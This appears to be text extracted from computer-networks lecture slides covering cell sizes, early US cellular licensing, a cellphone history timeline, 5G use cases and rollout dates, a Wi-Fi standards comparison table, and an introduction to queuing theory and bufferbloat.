
# Macro, Micro, Pico, Femto Cells

- ❑ Macro: Sections of a city, more than 1 km radius
- ❑ Micro: Neighborhoods, less than 1 km
- ❑ Pico: Busy public areas: Malls, airports, ..., 200 m
- ❑ Femto: Inside a home, 10 m




# Initial Cellular System in US

- ❑ US was divided into
  - 306 metropolitan service areas (MSAs)  
75% of US population, 20% of area  
Densely populated ⇒ Small cell size
  - 428 rural service areas (RSAs)  
Less populated ⇒ Larger cell size
- ❑ Each area was originally allowed two competing carriers: A, B
  - Bell (B)
  - Alternative (A)
- ❑ 832 channel-pairs in each area. 416 pairs per carrier.  
45 MHz between transmit and receive frequencies  
30 kHz per channel  
1:7 Frequency reuse with hexagonal cells
- ❑ Too many applicants ⇒ FCC started a lottery system
- ❑ At least one system in every market by 1990



# Evolution of Digital Cellular Standards



## Going Mobile | The evolution of the cellphone



**1982  
Mobira Senator**  
Finnish company Mobira Oy, a precursor to Nokia, introduced its first car phone, the Mobira Senator NMT-450. It weighed about 22 pounds.

**1984  
Motorola  
DynaTAC 8000x**  
The first cellphone to be offered commercially hit the market priced at \$3,995 (\$9,237 in 2012 dollars) and weighed just under 2 pounds.

**1987  
Mobira Cityman**  
One of the world's first handheld phones, the Cityman weighed 28 ounces with the battery.

**1989  
Motorola MicroTAC**  
Initially manufactured as an analog cellphone, the MicroTAC was an early example of a flip phone, in which the mouthpiece folded over the keypad.

**1992  
Nokia 1011**  
The first digital handheld phone, the Nokia 1011 would become the company's best-selling phone ever.

**1993  
BellSouth/IBM  
Simon Personal  
Communicator**  
First phone with a touch screen and smartphone features (pager, calculator, address book, send/receive faxes, games and email). Cost about \$900.

**2000  
Ericsson R380**  
The first device marketed as a smartphone.


**2002  
BlackBerry 5810**  
Made by Research in Motion, the 5810 was a cellphone with organizer functions and a keyboard for thumbs; a wired headset was mandatory.


**2004  
Motorola Razr**  
Was part phone, part fashion accessory. In the Razr's first four years, Motorola sold more than 110 million units.

**2007  
Apple iPhone**  
Hundreds of people lined up outside Apple stores to buy the first iPhone, priced at \$499 (4GB) and \$599 (8GB).

Source: WSJ research; Photos: Nokia (3), Motorola (3), BlackBerry, Ericsson, Associated Press


The Wall Street Journal






# 5G

- Roll out is just beginning (2019)
- Initially leveraging the 4G LTE networks
- Standalone 5G networks available circa 2020
- Uses:
  - Enhanced Mobile Broadband (eMBB)
  - Ultra Reliable Low Latency Communications (URLLC) 2021
    - Mission critical devices that require reliable data exchange
  - Massive Machine Type Communications (mMTC) 2021
    - IoT low power, low cost devices



# Speed Improvements



# Latency



Sensors to actuators real-time communication  
for industrial applications



Driverless cars navigation



Healthcare monitoring systems



Drones/robotics applications

- Change latency, change the World.
- Remote control becomes much more feasible
  - Real time control over industrial applicances
  - Much improved remote monitoring
  - Vehicle-to-Vehicle (V2V), Vehicle-to-Infrastructure
  - Simultaneous translating
- Low Power Consumption (target 10 years battery life)

# What are the real 5G use cases?

Each new generation wireless network came with all new set of new usages.

The next coming 5G will make no exception and will be focused on IoT and critical communications applications.

In terms of the agenda, we can mention the following uses cases over time:

- Fixed wireless access (from 2018-2019 onwards)
- Enhanced mobile broadband with 4G fall-back (from 2019-2020-2021)
- Massive M2M / IoT (from 2021-2022)
- Ultra low-latency IoT critical communications (from 2024-2025)

Some key applications like **self-driving cars** require very aggressive latency (fast response time) while they do not require fast data rates.

Conversely, enterprise cloud base services with **massive data analysis** will require speed improvements more than latency improvements.

- ITU-R launched "IMT for 2020 and beyond" in 2012, setting the stage for 5G.
- Japan and Korea started to work on 5G requirements in 2013.
- NTT Docomo did the first 5G experimental trials in 2014.
- Samsung, Huawei, and Ericsson started prototype development in 2013.
- South Korean SK Telecom demoed 5G in 2018 at the Pyeongchang Winter Olympics.
- Ericsson and TeliaSonera made commercial services available in Stockholm and Tallinn in 2018.
- North America 5G is available in some locations in 2019. It won't take off in most areas until 2020.
- Deutsche Telekom started 5G in Berlin, Darmstadt, Munich, Bonn, and Cologne in Sept 2019.
- In the UK, many cities will see 5G in 2019 and more in 2020. EE, Vodafone, and O2 are actively deploying 5G since mid-2019.
- India is targeting 2020 for 5G roll-out
- Japan's target is to launch 5G for the 2020 Tokyo summer Olympics.
- China Unicom has set up 5G in a few locations in 2019. 460 million 5G connections are expected by GMSA in China by 2025.

# Iceland

- Nova has installed 1 5G tower at Lágmúli
- Vodafone
  - Both deploying Huawei Technology equipment (China)
- Simin is deploying Ericsson

	<b>802.11n (Wi-Fi 4)</b>	<b>802.11ac (Wi-Fi 5)</b>	<b>802.11ax (WiFi 6)</b>
Channel Width	Up to 40MHz	Up to 160MHz	Up to 160MHz
Spatial Streams (Max)	4	8	8
Encoding (Max)	64-QAM	256-QAM	1024-QAM
MIMO	MIMO	MU-MIMO (Downlink)	MU-MIMO (Bi-directional) or OFDMA
Beamforming	No	Yes	Yes
Theoretical Speed (Max)	600Mbps	6.9Gbps	9.6Gbps
Practical Speed (Max)	80-100Mbps	400-1300Mbps	800-3200Mbps
Bands	2.4 & 5GHz	5Ghz only	2.4 & 5GHz

# Computer Networks

## T-409-TSAM

### Overview of Queuing Theory and Buffer Management

Stephan Schiffel

October 26th 2021

# Outline

1 Buffers and Networks


2 Queuing Models

3 Example


4 Bufferbloat

## Buffers and Networks

# Queuing in the Linux Network Stack



# Internet



# One singular truth about Queues


*It is mathematically necessary to have spare capacity  
in order to prevent congestion*

# Problems and Solutions

- Buffers are necessary but also problematic
  - Increasing buffer size reduces packet loss
  - Increases overall latency
  - Decreases TCP's ability to detect and react to congestion
- Eliminate buffers as much as possible
  - Central routers use switched backplanes
  - Minimise copying packets from buffer to buffer
- Manage queues carefully
  - Engineer application buffers for desired characteristics
- Mismatches often occur
  - Windows and Linux allow kernel buffer sizes to be altered

# In Networks

- Communication network is a network of queues!



# Origins of Queuing Theory

- Mathematical study of waiting lines, or queues
- Originates with Phone Switch Engineering
  - Phone switches are engineered to provide a given number of calls
  - "Blocking" - more calls can arrive than can be serviced
    - Additional calls dropped
    - "The end user will recover" - redial
  - "Non-Blocking" - all calls can be serviced
    - Non-blocking phone switches exist - typically used in finance
- How much capacity does a switch need, to limit  $p(\text{call is blocked})$ ?
- How many telephone operators does it need?
- Originates with Agner Erlang, examining Danish phone traffic in Copenhagen in 1909
  - Falls under probability theory (statistics)

# Mobile Network Call Arrival Rate




Figure 5. Call arrivals per minute and per hour.

